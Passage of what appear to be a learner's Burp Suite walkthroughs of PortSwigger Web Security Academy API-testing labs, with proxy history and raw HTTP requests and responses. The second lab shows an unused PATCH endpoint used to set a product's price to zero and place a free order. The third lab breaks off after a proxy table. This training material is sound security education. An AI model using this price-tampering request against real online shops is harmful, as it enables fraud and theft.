

# 1. Lab: Exploiting an API endpoint using documentation

Burp

Project

Intruder

Repeater

View

Help

Burp Suite Community Edition v2025.11.6 - Temporary Project

Dashboard

Target

Proxy

Intruder

Repeater

Collaborator

Sequencer

Decoder

Comparer

Logger

Organizer

Extensions

Learn

Intercept

HTTP history

WebSockets history

Match and replace

Proxy settings

Filter settings: Hiding CSS and image content; hiding specific extensions

Filter on

| #  | Host                             | Method | URL               | Params | Edited | Status code | Length | MIME type | Extension | Title                         | Notes | TLS | IP           | Cookies             | Time              | Listener port | Start respons... |
|----|----------------------------------|--------|-------------------|--------|--------|-------------|--------|-----------|-----------|-------------------------------|-------|-----|--------------|---------------------|-------------------|---------------|------------------|
| 1  | https://0ae00fa04489bf1803d67... | GET    | /                 |        |        | 200         | 10774  | HTML      |           | Exploiting an API endpoint... |       | ✓   | 79.125.84.16 | session=aw7UG985... | 21:17:49 14 Ja... | 8080          | 141              |
| 33 | https://0ae00fa04489bf1803d67... | GET    | /academyLabHeader |        |        | 101         | 147    |           |           |                               |       | ✓   | 79.125.84.16 |                     | 21:17:50 14 Ja... | 8080          | 94               |
| 34 | https://0ae00fa04489bf1803d67... | GET    | /my-account       |        |        | 302         | 86     |           |           |                               |       | ✓   | 79.125.84.16 |                     | 21:17:52 14 Ja... | 8080          | 88               |
| 35 | https://0ae00fa04489bf1803d67... | GET    | /login            |        |        | 200         | 3280   | HTML      |           | Exploiting an API endpoint... |       | ✓   | 79.125.84.16 |                     | 21:17:52 14 Ja... | 8080          | 87               |
| 37 | https://0ae00fa04489bf1803d67... | GET    | /academyLabHeader |        |        | 101         | 147    |           |           |                               |       | ✓   | 79.125.84.16 |                     | 21:17:52 14 Ja... | 8080          | 88               |
| 38 | https://0ae00fa04489bf1803d67... | POST   | /login            |        | ✓      | 302         | 178    |           |           |                               |       | ✓   | 79.125.84.16 | session=phZEuSta... | 21:18:04 14 Ja... | 8080          | 136              |
| 39 | https://0ae00fa04489bf1803d67... | GET    | /my-account       |        |        | 200         | 3542   | HTML      |           | Exploiting an API endpoint... |       | ✓   | 79.125.84.16 |                     | 21:18:05 14 Ja... | 8080          | 99               |
| 41 | https://0ae00fa04489bf1803d67... | GET    | /academyLabHeader |        |        | 101         | 147    |           |           |                               |       | ✓   | 79.125.84.16 |                     | 21:18:05 14 Ja... | 8080          | 95               |

Request

Raw

Hex

1 GET /my-account HTTP/2  
2 Host: 0ae00fa04489bf1803d675b002a0000.web-security-academy.net  
3 Cookie: session=phZEuStaT7KQcRPHIDK4g5mdcBB5Z11  
4 Cache-Control: max-age=0  
5 Accept-Language: ru-RU,ru;q=0.9  
6 Upgrade-Insecure-Requests: 1  
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36  
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
9 Sec-Fetch-Site: same-origin  
10 Sec-Fetch-Mode: navigate  
11 Sec-Fetch-User: ?1  
12 Sec-Fetch-Dest: document  
13 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"  
14 Sec-Ch-Ua-Mobile: ?0  
15 Sec-Ch-Ua-Platform: "Windows"  
16 Referer: https://0ae00fa04489bf1803d675b002a0000.web-security-academy.net/login  
17 Accept-Encoding: gzip, deflate, br  
18 Priority: u=0, i  
19  
20

Response

Raw

Hex

Render

1 HTTP/2 200 OK  
2 Content-Type: text/html; charset=utf-8  
3 Cache-Control: no-cache  
4 X-Frame-Options: SAMEORIGIN  
5 Content-Length: 3409  
6  
7 <!DOCTYPE html>  
8 <html>  
9 <head>  
10 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>  
11 <link href=/resources/css/labs.css rel=stylesheet>  
12 <title>  
13 Exploiting an API endpoint using documentation  
14 </title>  
15 </head>  
16 <body>  
17 <script src=/resources/labheader/js/labHeader.js>  
18 </script>  
19 <div id=academyLabHeader>  
20 <section class=academyLabBanner>  
21 <div class=container>  
22 <div class=logo>  
23 </div>  
24 <div class=title-container>  
25 Exploiting an API endpoint using documentation  
26 </div>  
27 <a class=link-back href=  
28 https://portswigger.net/web-security/api-testing/lab-exploiting-api-endpoint-us  
29 ing-documentation>  
30 Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;  
31 <svg version=1.1 id=Layer\_1 xmlns=http://www.w3.org/2000/svg xmlns:xlink=  
32 http://www.w3.org/1999/xlink x=0px y=0px viewBox=0 0 28 30  
33 enable-background=new 0 0 28 30 xml:space=preserve title=back-arrow>  
34

Inspector

Request attributes

2

Request cookies

1

Request headers

20

Response headers

4

0 highlights

0 highlights

Event log All issues

Memory: 129.1MB of 15.97GB Disabled

Burp

Project

Intruder

Repeater

View

Help

Burp Suite Community Edition v2025.11.6 - Temporary Project

Dashboard

Target

Proxy

Intruder

Repeater

Collaborator

Sequencer

Decoder

Comparer

Logger

Organizer

Extensions

Learn

1 x +

Send Cancel < > \* Burp AI

Target: https://0ae00fa04489bf1803d675b002a0000.web-security-academy.net HTTP/2

Request

Raw

Hex

1 GET /my-account HTTP/2  
2 Host: 0ae00fa04489bf1803d675b002a0000.web-security-academy.net  
3 Cookie: session=phZEuStaT7KQcRPHIDK4g5mdcBB5Z11  
4 Cache-Control: max-age=0  
5 Accept-Language: ru-RU,ru;q=0.9  
6 Upgrade-Insecure-Requests: 1  
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36  
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
9 Sec-Fetch-Site: same-origin  
10 Sec-Fetch-Mode: navigate  
11 Sec-Fetch-User: ?1  
12 Sec-Fetch-Dest: document  
13 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"  
14 Sec-Ch-Ua-Mobile: ?0  
15 Sec-Ch-Ua-Platform: "Windows"  
16 Referer: https://0ae00fa04489bf1803d675b002a0000.web-security-academy.net/login  
17 Accept-Encoding: gzip, deflate, br  
18 Priority: u=0, i  
19  
20

Response

Raw

Hex

Render

1 HTTP/2 200 OK  
2 Content-Type: text/html; charset=utf-8  
3 Cache-Control: no-cache  
4 X-Frame-Options: SAMEORIGIN  
5 Content-Length: 3409  
6  
7 <!DOCTYPE html>  
8 <html>  
9 <head>  
10 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>  
11 <link href=/resources/css/labs.css rel=stylesheet>  
12 <title>  
13 Exploiting an API endpoint using documentation  
14 </title>  
15 </head>  
16 <body>  
17 <script src=/resources/labheader/js/labHeader.js>  
18 </script>  
19 <div id=academyLabHeader>  
20 <section class=academyLabBanner>  
21 <div class=container>  
22 <div class=logo>  
23 </div>  
24 <div class=title-container>  
25 Exploiting an API endpoint using documentation  
26 </div>  
27 <a class=link-back href=  
28 https://portswigger.net/web-security/api-testing/lab-exploiting-api-endpoint-us  
29 ing-documentation>  
30 Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;  
31 <svg version=1.1 id=Layer\_1 xmlns=http://www.w3.org/2000/svg xmlns:xlink=  
32 http://www.w3.org/1999/xlink x=0px y=0px viewBox=0 0 28 30  
33 enable-background=new 0 0 28 30 xml:space=preserve title=back-arrow>  
34

Inspector

Request attributes

2

Request query parameters

0

Request body parameters

0

Request cookies

1

Request headers

20

Response headers

4


0 highlights

0 highlights

Done 3.542 bytes | 138 millis

Event log All issues

Memory: 129.1MB of 15.97GB Disabled



Congratulations, you solved the lab!

Share your skills!

[Continue learning >>](#)[Home](#) | [My account](#)WE LIKE TO  
SHOP 

The Lazy Dog

★★★★☆ \$33.96

[View details](#)

Baby Minding Shoes

★★★★☆ \$49.96

[View details](#)

Eggstastic, Fun, Food Eggcessories

★★★★☆ \$93.74

[View details](#)

Picture Box

★★★★★ \$39.21

[View details](#)

## My progress

- ✓ API recon
- API documentation (3 of 4)
- Identifying and interacting with API endpoints
- Finding hidden parameters
- Mass assignment vulnerabilities
- Preventing vulnerabilities in APIs
- Server-side parameter pollution
- Testing for server-side parameter pollution in the query string
- Testing for server-side parameter pollution in REST paths
- Testing for server-side parameter pollution in structured data formats
- Testing for server-side parameter pollution with automated tools
- Preventing server-side parameter pollution

## Lab: Exploiting an API endpoint using documentation

APPRENTICE



Solved

To solve the lab, find the exposed API documentation and delete `carlos`. You can log in to your own account using the following credentials: `wiener:peter`.

## Required knowledge

To solve this lab, you'll need to know:

- What API documentation is.
- How API documentation may be useful to an attacker.
- How to discover API documentation.


These points are covered in our API Testing Academy topic.

[ACCESS THE LAB](#)[Solution](#)[BACK](#)[CONTINUE →](#)

Up next: Using machine-readable documentation

## 2. Lab: Finding and exploiting an unused API endpoint

| Burp Project                                                              |                                  |              |                              | Intruder Repeater View Help |          |                   |           | Burp Suite Community Edition v2025.12.3 - Temporary Project |           |                              |           |            |              |                      |                   |               |                   |           |  |
|---------------------------------------------------------------------------|----------------------------------|--------------|------------------------------|-----------------------------|----------|-------------------|-----------|-------------------------------------------------------------|-----------|------------------------------|-----------|------------|--------------|----------------------|-------------------|---------------|-------------------|-----------|--|
| Dashboard                                                                 |                                  | Target       | Proxy                        | Intruder                    | Repeater | Collaborator      | Sequencer | Decoder                                                     | Comparer  | Logger                       | Organizer | Extensions | Learn        |                      |                   |               |                   |           |  |
| Intercept                                                                 |                                  | HTTP history |                              | WebSockets history          |          | Match and replace |           | Proxy settings                                              |           |                              |           |            |              |                      |                   |               |                   |           |  |
| Filter settings: Hiding CSS and image content; hiding specific extensions |                                  |              |                              |                             |          |                   |           |                                                             |           |                              |           |            |              |                      |                   |               |                   | Filter on |  |
| #                                                                         | Host                             | Method       | URL                          | Params                      | Edited   | Status code       | Length    | MIME type                                                   | Extension | Title                        | Notes     | TLS        | IP           | Cookies              | Time              | Listener port | Start response... |           |  |
| 110                                                                       | https://0a30005504250945818c2... | GET          | /                            |                             |          | 200               | 11053     | HTML                                                        |           | Finding and exploiting an... |           | ✓          | 79.125.84.16 |                      | 12:39:06 17 Ja... | 8080          | 92                |           |  |
| 112                                                                       | https://0a30005504250945818c2... | GET          | /academyLabHeader            |                             |          | 101               | 147       |                                                             |           |                              |           | ✓          | 79.125.84.16 |                      | 12:39:07 17 Ja... | 8080          | 95                |           |  |
| 113                                                                       | https://0a30005504250945818c2... | GET          | /my-account                  |                             |          | 302               | 86        |                                                             |           |                              |           | ✓          | 79.125.84.16 |                      | 12:39:22 17 Ja... | 8080          | 140               |           |  |
| 114                                                                       | https://0a30005504250945818c2... | GET          | /login                       |                             |          | 200               | 3580      | HTML                                                        |           | Finding and exploiting an... |           | ✓          | 79.125.84.16 |                      | 12:39:23 17 Ja... | 8080          | 94                |           |  |
| 116                                                                       | https://0a30005504250945818c2... | GET          | /academyLabHeader            |                             |          | 101               | 147       |                                                             |           |                              |           | ✓          | 79.125.84.16 |                      | 12:39:23 17 Ja... | 8080          | 90                |           |  |
| 117                                                                       | https://0a30005504250945818c2... | POST         | /login                       |                             | ✓        | 302               | 188       |                                                             |           |                              |           | ✓          | 79.125.84.16 | session=yjeLVqfQd... | 12:39:28 17 Ja... | 8080          | 145               |           |  |
| 118                                                                       | https://0a30005504250945818c2... | GET          | /my-account?id=wiener        |                             | ✓        | 200               | 3841      | HTML                                                        |           | Finding and exploiting an... |           | ✓          | 79.125.84.16 |                      | 12:39:29 17 Ja... | 8080          | 97                |           |  |
| 119                                                                       | https://0a30005504250945818c2... | GET          | /academyLabHeader            |                             |          | 101               | 147       |                                                             |           |                              |           | ✓          | 79.125.84.16 |                      | 12:39:30 17 Ja... | 8080          | 95                |           |  |
| 120                                                                       | https://0a30005504250945818c2... | GET          | /                            |                             |          | 200               | 11131     | HTML                                                        |           | Finding and exploiting an... |           | ✓          | 79.125.84.16 |                      | 12:39:31 17 Ja... | 8080          | 148               |           |  |
| 121                                                                       | https://0a30005504250945818c2... | GET          | /academyLabHeader            |                             |          | 101               | 147       |                                                             |           |                              |           | ✓          | 79.125.84.16 |                      | 12:39:31 17 Ja... | 8080          | 91                |           |  |
| 122                                                                       | https://0a30005504250945818c2... | GET          | /product?productid=1         |                             | ✓        | 200               | 5256      | HTML                                                        |           | Finding and exploiting an... |           | ✓          | 79.125.84.16 |                      | 12:39:33 17 Ja... | 8080          | 147               |           |  |
| 123                                                                       | https://0a30005504250945818c2... | GET          | /api/products/1/price        |                             |          | 200               | 197       | JSON                                                        |           |                              |           | ✓          | 79.125.84.16 |                      | 12:39:33 17 Ja... | 8080          | 92                |           |  |
| 124                                                                       | https://0a30005504250945818c2... | GET          | /academyLabHeader            |                             |          | 101               | 147       |                                                             |           |                              |           | ✓          | 79.125.84.16 |                      | 12:39:33 17 Ja... | 8080          | 91                |           |  |
| 125                                                                       | https://0a30005504250945818c2... | POST         | /cart                        |                             | ✓        | 302               | 100       |                                                             |           |                              |           | ✓          | 79.125.84.16 |                      | 12:39:35 17 Ja... | 8080          | 96                |           |  |
| 126                                                                       | https://0a30005504250945818c2... | GET          | /product?productid=1         |                             | ✓        | 200               | 5256      | HTML                                                        |           | Finding and exploiting an... |           | ✓          | 79.125.84.16 |                      | 12:39:35 17 Ja... | 8080          | 143               |           |  |
| 127                                                                       | https://0a30005504250945818c2... | GET          | /api/products/1/price        |                             |          | 200               | 206       | JSON                                                        |           |                              |           | ✓          | 79.125.84.16 |                      | 12:39:35 17 Ja... | 8080          | 91                |           |  |
| 128                                                                       | https://0a30005504250945818c2... | GET          | /academyLabHeader            |                             |          | 101               | 147       |                                                             |           |                              |           | ✓          | 79.125.84.16 |                      | 12:39:36 17 Ja... | 8080          | 91                |           |  |
| 129                                                                       | https://0a30005504250945818c2... | GET          | /cart                        |                             |          | 200               | 6506      | HTML                                                        |           | Finding and exploiting an... |           | ✓          | 79.125.84.16 |                      | 12:39:37 17 Ja... | 8080          | 95                |           |  |
| 130                                                                       | https://0a30005504250945818c2... | GET          | /academyLabHeader            |                             |          | 101               | 147       |                                                             |           |                              |           | ✓          | 79.125.84.16 |                      | 12:39:38 17 Ja... | 8080          | 88                |           |  |
| 131                                                                       | https://0a30005504250945818c2... | POST         | /cart/checkout               |                             | ✓        | 303               | 112       |                                                             |           |                              |           | ✓          | 79.125.84.16 |                      | 12:39:39 17 Ja... | 8080          | 91                |           |  |
| 132                                                                       | https://0a30005504250945818c2... | GET          | /cart?err=INSUFFICIENT_FUNDS |                             | ✓        | 200               | 6592      | HTML                                                        |           | Finding and exploiting an... |           | ✓          | 79.125.84.16 |                      | 12:39:39 17 Ja... | 8080          | 144               |           |  |
| 133                                                                       | https://0a30005504250945818c2... | GET          | /academyLabHeader            |                             |          | 101               | 147       |                                                             |           |                              |           | ✓          | 79.125.84.16 |                      | 12:39:40 17 Ja... | 8080          | 91                |           |  |



1 GET /api/products/1/price HTTP/2

2 Host: 0a30005504250945818c2ff700c10090.web-security-academy.net

3 Cookie: session=yjeLVqfQd0vZHM01DhpKtYmsxughe2

4 Sec-Ch-Ua-Platform: "Windows"

5 Accept-Language: ru-RU,ru;q=0.9

6 Sec-Ch-Ua: "Chromium";v="143", "Not A Brand";v="24"

7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36

8 Sec-Ch-Ua-Mobile: 70

9 Accept: \*/\*

10 Sec-Fetch-Site: same-origin

11 Sec-Fetch-Mode: cors

12 Sec-Fetch-Dest: empty

13 Referer: https://0a30005504250945818c2ff700c10090.web-security-academy.net/product?productid=1

14 Accept-Encoding: gzip, deflate, br

15 Priority: u=1, i

16

17

Response

1 HTTP/2 200 OK

2 Content-Type: application/json; charset=utf-8

3 X-Frame-Options: SAMEORIGIN

4 Content-Length: 97

5

6 {

7 "price": "\$1337.00",

8 "message": "15,000,000,000+ sold in the last 12 minutes, only 891 remaining!"

9 }

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 0

Request cookies 1

Request headers 17

Response headers 3

Done

Event log (2) All issues

Memory: 143.2MB of 15.97GB

12:40 17.01.2026



1 x +

Send Cancel < > Burp AI

Target: <https://0a30005504250945818c2ff700c10090.web-security-academy.net> HTTP/2

**Request**

```
1 PUT /api/products/1/price HTTP/2
2 Host: 0a30005504250945818c2ff700c10090.web-security-academy.net
3 Cookie: session=yjelYqfQdXvZNM0IDhpKTgszxughre2
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: ru-RU,ru;q=0.9
6 Sec-Ch-Ua: "Chromium",v="143", "Not A(Brand",v="24"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/143.0.0.0 Safari/537.36
8 Sec-Ch-Ua-Mobile: 70
9 Accept: */*
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer:
  https://0a30005504250945818c2ff700c10090.web-security-academy.net/product?productId=1
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=1, i
16 Content-Type: application/json; charset=utf-8
17 Content-Length: 2
18 {
19 }
```

**Response**

```
1 HTTP/2 405 Method Not Allowed
2 Allow: GET, PATCH
3 Content-Type: application/json; charset=utf-8
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 20
6
7 "Method Not Allowed"
```

Inspector

Request attributes 2

Request query parameters 0

Request cookies 1

Request headers 19

Response headers 4

0 highlights

0 highlights

Done 168 bytes | 105 millis

Event log (2) All issues Memory: 142.1MB of 15.97GB Disabled

1 x +

Send Cancel < > Burp AI

Target: <https://0a30005504250945818c2ff700c10090.web-security-academy.net> HTTP/2

**Request**

```
1 PATCH /api/products/1/price HTTP/2
2 Host: 0a30005504250945818c2ff700c10090.web-security-academy.net
3 Cookie: session=yjelYqfQdXvZNM0IDhpKTgszxughre2
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: ru-RU,ru;q=0.9
6 Sec-Ch-Ua: "Chromium",v="143", "Not A(Brand",v="24"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/143.0.0.0 Safari/537.36
8 Sec-Ch-Ua-Mobile: 70
9 Accept: */*
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer:
  https://0a30005504250945818c2ff700c10090.web-security-academy.net/product?productId=1
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=1, i
16 Content-Type: application/json; charset=utf-8
17 Content-Length: 2
18 {
19 }
```

**Response**

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 77
5
6 {
  "type": "ClientError",
  "code": 400,
  "error": "'price' parameter missing in body"
}
```

Inspector

Request attributes 2

Request query parameters 0

Request cookies 1

Request headers 19

Response headers 3

0 highlights

0 highlights

Done 199 bytes | 94 millis

Event log (2) All issues Memory: 136.2MB of 15.97GB Disabled

1 x +

Send Cancel < > % Burp AI

Target: https://0a30005504250945818c2ff700c10090.web-security-academy.net HTTP/2

**Request**

Pretty Raw Hex

```
1 PATCH /api/products/1/price HTTP/2
2 Host: 0a30005504250945818c2ff700c10090.web-security-academy.net
3 Cookie: session=yjelYqfQdXvZNM0IDhpK7gszxugbgr2
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: ru-RU,ru;q=0.9
6 Sec-Ch-Ua: "Chromium";v="113", "Not A(Brand";v="24"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
8 Gecko) Chrome/143.0.0.0 Safari/537.36
9 Sec-Ch-Ua-Mobile: 70
10 Accept: */*
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer:
15 https://0a30005504250945818c2ff700c10090.web-security-academy.net/product?productid=1
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=1, i
18 Content-Type: application/json; charset=utf-8
19 Content-Length: 14
20 {
21   "price":0
22 }
```

**Response**

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 17
5
6 {
7   "price":"$0.00"
8 }
```

**Inspector**

Request attributes 2

Request query parameters 0

Request cookies 1

Request headers 19

Response headers 3

0 highlights

0 highlights

130 bytes | 92 millis

Memory: 136.2MB of 15.97GB Disabled

Finding and exploiting an unus...

0a30005504250945818c2ff700c10090.web-security-academy.net/product?productid=1

**WebSecurity Academy** Finding and exploiting an unused API endpoint

LAB Not solved

Back to lab description >>

Store credit: \$0.00

Home | My account | 1

Lightweight "I33T" Leather Jacket

★★★★★

\$0.00



Finding and exploiting an unused API endpoint

0a30005504250945818c2ff700c10090.web-security-academy.net/cart

☆🔄🔍🔗⋮

WebSecurity Academy

Finding and exploiting an unused API endpoint

LAB Not solved🔍

Back to lab description >>

Store credit: \$0.00

Home | My account | 🛒 1

Cart

| Name                              | Price  | Quantity                           |
|-----------------------------------|--------|------------------------------------|
| Lightweight "T33T" Leather Jacket | \$0.00 | <div>- 1 +</div> <div>Remove</div> |

Coupon:

Add coupon

Apply

Total: \$0.00

Place order

Finding and exploiting an unused API endpoint

0a30005504250945818c2ff700c10090.web-security-academy.net/cart/order-confirmation?order-confirmed=true

☆🔄🔍🔗⋮

WebSecurity Academy

Finding and exploiting an unused API endpoint

LAB Solved🔍

Back to lab description >>

Congratulations, you solved the lab!

Share your skills!🐦🌐Continue learning >>

Store credit: \$0.00

Home | My account | 🛒 0

Your order is on its way!

| Name                              | Price  | Quantity |
|-----------------------------------|--------|----------|
| Lightweight "T33T" Leather Jacket | \$0.00 | 1        |

Total: \$0.00

### My progress

- ✓ API recon
- ✓ API documentation
- **Identifying and interacting with API endpoints (5 of 6)**
- Finding hidden parameters
- Mass assignment vulnerabilities
- Preventing vulnerabilities in APIs
- Server-side parameter pollution
- Testing for server-side parameter pollution in the query string
- Testing for server-side parameter pollution in REST paths
- Testing for server-side parameter pollution in structured data formats
- Testing for server-side parameter pollution with automated tools
- Preventing server-side parameter pollution

## Lab: Finding and exploiting an unused API endpoint

PRACTITIONER

LAB Solved

To solve the lab, exploit a hidden API endpoint to buy a **Lightweight I33t Leather Jacket**. You can log in to your own account using the following credentials: `wiener:peter`.

### Required knowledge

To solve this lab, you'll need to know:

- How to use error messages to construct a valid request.
- How HTTP methods are used by RESTful APIs.
- How changing the HTTP method can reveal additional functionality.

These points are covered in our API Testing Academy topic.

ACCESS THE LAB

Solution

BACK

CONTINUE →

Up next: Using Intruder to find hidden endpoints

### 3. Lab: Exploiting a mass assignment vulnerability

Burp Suite Community Edition v2025.12.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS and image content; hiding specific extensions Filter on

| #  | Host                             | Method | URL                          | Params | Edited | Status code | Length | MIME type | Extension | Title                       | Notes | TLS | IP           | Cookies             | Time              | Listener port | Start response... |
|----|----------------------------------|--------|------------------------------|--------|--------|-------------|--------|-----------|-----------|-----------------------------|-------|-----|--------------|---------------------|-------------------|---------------|-------------------|
| 1  | https://0a24005403d67af582f26... | GET    | /                            |        |        | 200         | 14258  | HTML      |           | Exploiting a mass assign... |       | ✓   | 79.125.84.16 | session=PTSw3VTq... | 01:04:35 18 Ja... | 8080          | 5574              |
| 2  | https://0a24005403d67af582f26... | GET    | /                            |        |        | 200         | 14258  | HTML      |           | Exploiting a mass assign... |       | ✓   | 79.125.84.16 | session=eyX3wZK1... | 01:04:44 18 Ja... | 8080          | 5575              |
| 3  | https://0a24005403d67af582f26... | GET    | /academyLabHeader            |        |        | 101         | 147    |           |           |                             |       | ✓   | 79.125.84.16 |                     | 01:04:50 18 Ja... | 8080          | 145               |
| 4  | https://0a24005403d67af582f26... | GET    | /my-account                  |        |        | 302         | 86     |           |           |                             |       | ✓   | 79.125.84.16 |                     | 01:04:55 18 Ja... | 8080          | 858               |
| 5  | https://0a24005403d67af582f26... | GET    | /login                       |        |        | 200         | 6623   | HTML      |           | Exploiting a mass assign... |       | ✓   | 79.125.84.16 |                     | 01:04:56 18 Ja... | 8080          | 835               |
| 6  | https://0a24005403d67af582f26... | GET    | /academyLabHeader            |        |        | 101         | 147    |           |           |                             |       | ✓   | 79.125.84.16 |                     | 01:04:57 18 Ja... | 8080          | 93                |
| 7  | https://0a24005403d67af582f26... | POST   | /login                       |        | ✓      | 302         | 188    |           |           |                             |       | ✓   | 79.125.84.16 | session=b7XK4N4...  | 01:05:04 18 Ja... | 8080          | 608               |
